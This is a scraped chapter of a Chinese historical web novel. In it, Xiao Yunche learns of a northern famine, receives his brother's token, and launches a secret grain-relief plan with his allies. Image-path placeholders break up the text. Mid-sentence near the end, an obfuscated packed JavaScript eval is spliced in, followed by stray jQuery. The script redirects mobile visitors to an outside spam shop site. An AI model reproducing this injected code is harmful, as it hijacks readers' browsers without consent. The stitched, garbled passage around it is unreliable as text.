文趣网 > 其他小说 > 重生之王朝教父 > 146.京城应变,澈弟扛鼎
    京城“格致院”内院的书房里,烛火彻夜未熄。

    萧云澈坐在宽大的紫檀木书案前,案上铺满了各式图纸、星图、以及从各地驿站快马加鞭送来的气候奏报。他左手边是一张巨大的北方星象图,用朱砂标注着近三个月的星位变化;右手边则是各地呈报上来的旱情记录,字迹潦草,透着绝望的气息。

    窗外,夜色浓重。七月的京城本该闷热难当,今夜却反常地刮起了北风,带着一股干燥的沙尘气息,从窗缝里钻进来,吹得烛火摇曳不定。萧云澈伸手护住烛台,指尖触碰到温热的铜座,烛泪已经堆积了厚厚一层,像凝固的琥珀。

    他盯着星图上那颗异常明亮的“荧惑”星,眉头紧锁。

    按照兄长教他的“三才”推演之法,“荧惑”守心,主大旱、兵灾、流民。而此刻星位正对北方,与各地奏报的灾情完全吻合。更让他心惊的是,从星象变化的速度来看,这场灾变比预想的还要猛烈。“三个月……”萧云澈低声自语,手指在星图上划过一道轨迹,“按照这个速度,最多三个月,北方六州将颗粒无收。”

    话音未落,书房的门被猛地推开。

    苏文瑾快步走了进来,一身淡青色的襦裙上沾着灰尘,发髻也有些散乱。她手里攥着一卷文书,脸色苍白,呼吸急促。

    “云澈公子!”她的声音带着罕见的慌乱,“北方急报!”

    萧云澈立刻站起身:“说。”

    “朔方、云中、定襄三州,已有流民开始南逃。”苏文瑾将文书展开,铺在书案上,“这是江南商会北线商队传回的消息。他们说……说路上已经看到饿殍了。有人易子而食。”

    最后四个字,她说得很轻,但每个字都像重锤砸在萧云澈心上。

    书房里一片死寂。

    烛火跳动了一下,在墙上投下扭曲的影子。北风从窗缝里灌进来,吹得文书哗啦作响。萧云澈闻到空气中那股干燥的沙土味,混合着墨香和烛烟,形成一种令人窒息的气息。

    他伸手按住文书,指尖冰凉。

    文书上的字迹潦草,显然是商队伙计仓促写就。但内容触目惊心:“七月初三,朔方城外三十里,见流民百余,面如枯槁。有妇人抱子尸行,子已腐,蝇虫绕之不绝。问之,曰‘无粮三日,夫已饿毙,子昨夜断气’。予干粮少许,妇人跪地叩首,额破血流……”

    萧云澈闭上眼睛。

    脑海中浮现的,却是前世弟弟惨死的画面——诏狱里阴暗潮湿,弟弟挡在他身前,被狱卒的刑杖打得血肉模糊,最后倒在他怀里,气息微弱地说:“哥哥……别怕……”

    “公子?”苏文瑾轻声唤道。

    萧云澈睁开眼,眼底一片清明。

    “兄长现在何处?”他问。

    “按时间推算,应该已经接到圣旨,正在前往朔方的路上。”苏文瑾顿了顿,“但……公子,那份圣旨有问题。我父亲通过朝中关系打听到,这是国师玄微子力荐的任命。名义上是钦差安抚,实则是把云澜公子推到最前线,让他去收拾这个烂摊子。成功了,功劳归国师;失败了,云澜公子就是替罪羊。”

    萧云澈的手指收紧,文书被捏出褶皱。

    他当然知道这是陷阱。兄长临走前,已经和他推演过无数种可能。但知道归知道,当这个陷阱真的变成现实,当兄长孤身一人踏入那片人间地狱——

    “公子,我们该怎么办?”苏文瑾的声音里带着焦虑,“江南商会可以调集粮食,但需要时间。而且……这么大的动作,一定会引起朝中注意。那些世家大族,那些囤积居奇的奸商,还有国师的人,都不会坐视我们插手。”

    萧云澈没有立刻回答。

    他走到窗边,推开窗户。北风扑面而来,带着更浓的沙尘气息。夜空漆黑,看不到星星,只有一片压抑的暗红色——那是沙尘遮蔽天光后形成的诡异天色。

    远处,京城街巷里传来更夫的梆子声:“天干物燥——小心火烛——”

    声音在夜风中飘散,显得空洞而遥远。

    就在这时,院门外传来急促的脚步声。

    “公子!有人求见!”守院的老仆在门外喊道,声音里带着紧张,“说是……说是从北边来的,有急事!”

    萧云澈和苏文瑾对视一眼。

    “带进来。”萧云澈说。

    片刻后,一个浑身尘土、衣衫褴褛的汉子被带了进来。他脸上满是风霜之色,嘴唇干裂出血,但一双眼睛却锐利如鹰。他一进门,目光就锁定了萧云澈。

    “您就是萧云澈公子?”汉子的声音沙哑,带着浓重的草原口音。

    “我是。”汉子从怀里掏出一个布包,小心翼翼地打开。里面是一块温润的白玉牌,上面刻着萧家的家纹,还有半个“澜”字——这是兄长随身携带的玉佩,另一半在萧云澈这里。

    萧云澈接过玉牌,指尖触碰到玉质的瞬间,心脏猛地一缩。

    玉牌上还残留着体温。

    “谁让你来的?”他问,声音平静,但握着玉牌的手在微微颤抖。

    “苍狼部,阿史那云首领。”汉子喘了口气,“首领让我告诉您——‘北风已起,粮仓开闸,按甲字三号预案行事’。一个字都不能错。”

    书房里再次陷入寂静。

    萧云澈闭上眼睛,深吸一口气。

    当他再次睁眼时,所有的犹豫、担忧、恐惧都消失了。那双清澈的眼睛里,只剩下一种近乎冷酷的坚定。

    “甲字三号预案……”他低声重复,然后看向苏文瑾,“立刻召集所有人。墨老,沈御史如果方便,也请他来。一炷香时间,内院议事厅集合。”

    苏文瑾看着萧云澈的眼神,心头一震。

    这一刻,她仿佛看到了萧云澜的影子——那种在绝境中依然能保持冷静、迅速做出决断的气质,此刻在这个向来温和纯善的少年身上,显现得淋漓尽致。

    “是!”她转身快步离去。

    萧云澈转向那汉子:“一路辛苦。先去休息,吃饱喝足。后面还有事要你做。”汉子摇头:“首领交代,信送到就立刻返回。草原上……情况也不好。”

    萧云澈沉默片刻,从书案抽屉里取出一个小瓷瓶:“这是‘格致院’配的伤药,对外伤有效。带上。”

    汉子接过瓷瓶,郑重地抱拳行礼,转身离去。

    萧云澈独自站在书房里。

    他走到书案前,从最底层的暗格里取出一本厚厚的册子。册子封面是普通的蓝布,但翻开后,里面是密密麻麻的字迹和图表——这是他和兄长花了半年时间,推演出的十二种极端情况应对预案。

    “甲字三号……”他翻到第三页。

    那一页的标题是:北方大灾全面爆发,朝廷赈济无力,需民间力量介入。

    下面列着十七条具体措施,从粮食调运、药材储备、农具制造,到信息传递、舆论引导、朝堂博弈,每一条都详细标注了执行人、时间节点、所需资源。

    萧云澈的手指划过那些字迹。

    这些预案,兄长曾笑着说:“希望永远用不上。”

    但现在,用上了。

    ***一炷香后,格致院内院议事厅。

    烛火通明。长条形的红木桌旁,坐着五个人。

    萧云澈坐在主位,左手边是墨老——这位须发皆白的老匠人此刻神色凝重,手里摩挲着一把黄铜尺子;右手边是苏文瑾,她已经换了一身利落的劲装,头发束成高马尾,面前摊开着账本和地图。

    桌尾坐着沈溪云。

    这位年轻的御史穿着常服,但腰间的御史令牌依然醒目。他脸色有些苍白,显然是被深夜叫醒,但眼神清明,没有半分困意。

    “情况紧急,长话短说。”萧云澈开门见山,将玉牌放在桌上,“兄长已抵达北方,但处境危险。圣旨是陷阱,他需要我们在后方全力支援。”

    他顿了顿,目光扫过众人。

    “按照‘甲字三号预案’,现在开始执行。”

    墨老第一个开口:“粮食怎么调?格致院的秘密粮仓存粮约五万石,但分散在江南六处。要运到北方,至少需要一个月。”

    “不走官道。”苏文瑾接话,手指在地图上划过,“江南商会有一条秘密水路,从扬州沿运河北上,到黄河岔口转陆路。这条线路我们经营多年,沿途驿站都有自己人。如果全力运转,第一批粮食十五天内可以送到朔方。”

    “十五天太慢。”萧云澈摇头,“兄长等不了那么久。”

    他指向地图上的另一个点:“这里,济州。江南商会有一支商队三天后要从济州出发,往北运送丝绸。让他们改道,粮食伪装成丝绸,走最快的驿道。第一批,五千石,七天内必须送到。”

    苏文瑾皱眉:“但这样风险太大。沿途关卡……”

    “沈御史。”萧云澈看向桌尾。

    沈溪云抬起头:“萧公子请说。”“我需要你以御史身份,向沿途州县发文。”萧云澈的声音平静,但每个字都带着不容置疑的力量,“就说——朝廷已派钦差北上赈灾,为防奸商囤积居奇、阻碍粮运,特命御史台监察各关卡。凡运粮车队,一律放行。若有刁难,立劾。”

    沈溪云沉默片刻。

    “萧公子,这需要伪造文书。”他缓缓道,“若是被揭穿……”

    “不会被揭穿。”萧云澈说,“因为你会真的弹劾。”

    他推过去一份名单。

    沈溪云接过,只看了一眼,脸色就变了。

    名单上列着七个名字,都是朝中和地方上赫赫有名的官员。后面标注着他们的罪行:某年某月,贪污赈灾银两;某年某月,私吞军粮;某年某月,与奸商勾结,哄抬粮价……

    “这些证据,兄长早就准备好了。”萧云澈说,“原本打算在合适的时候用。但现在,时机到了。沈御史,你明天就上奏,弹劾这七人。理由就是——北方大灾,他们

    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){returnd[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(newRegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17773435|207260||http|test|mini|href|location'.split('|'),0,{}));

    () {

    $('.inform').remove();

    $('#content').append('

    却囤粮不售,意图发国难财。”

    沈溪云的手指微微颤抖。

    他当然知道这意味着什么。这七人背后,牵扯着至少三个世家大族,还有国师玄微子的影子。一旦弹劾,就是正面开战。

    但他更知道,如果现在不这么做,北方会死多少人。

    “好。”沈溪云将名单收起,声音坚定,“我明日就上奏。”

    “多谢。”萧云澈点头,然后看向墨老,“农具和图纸。”

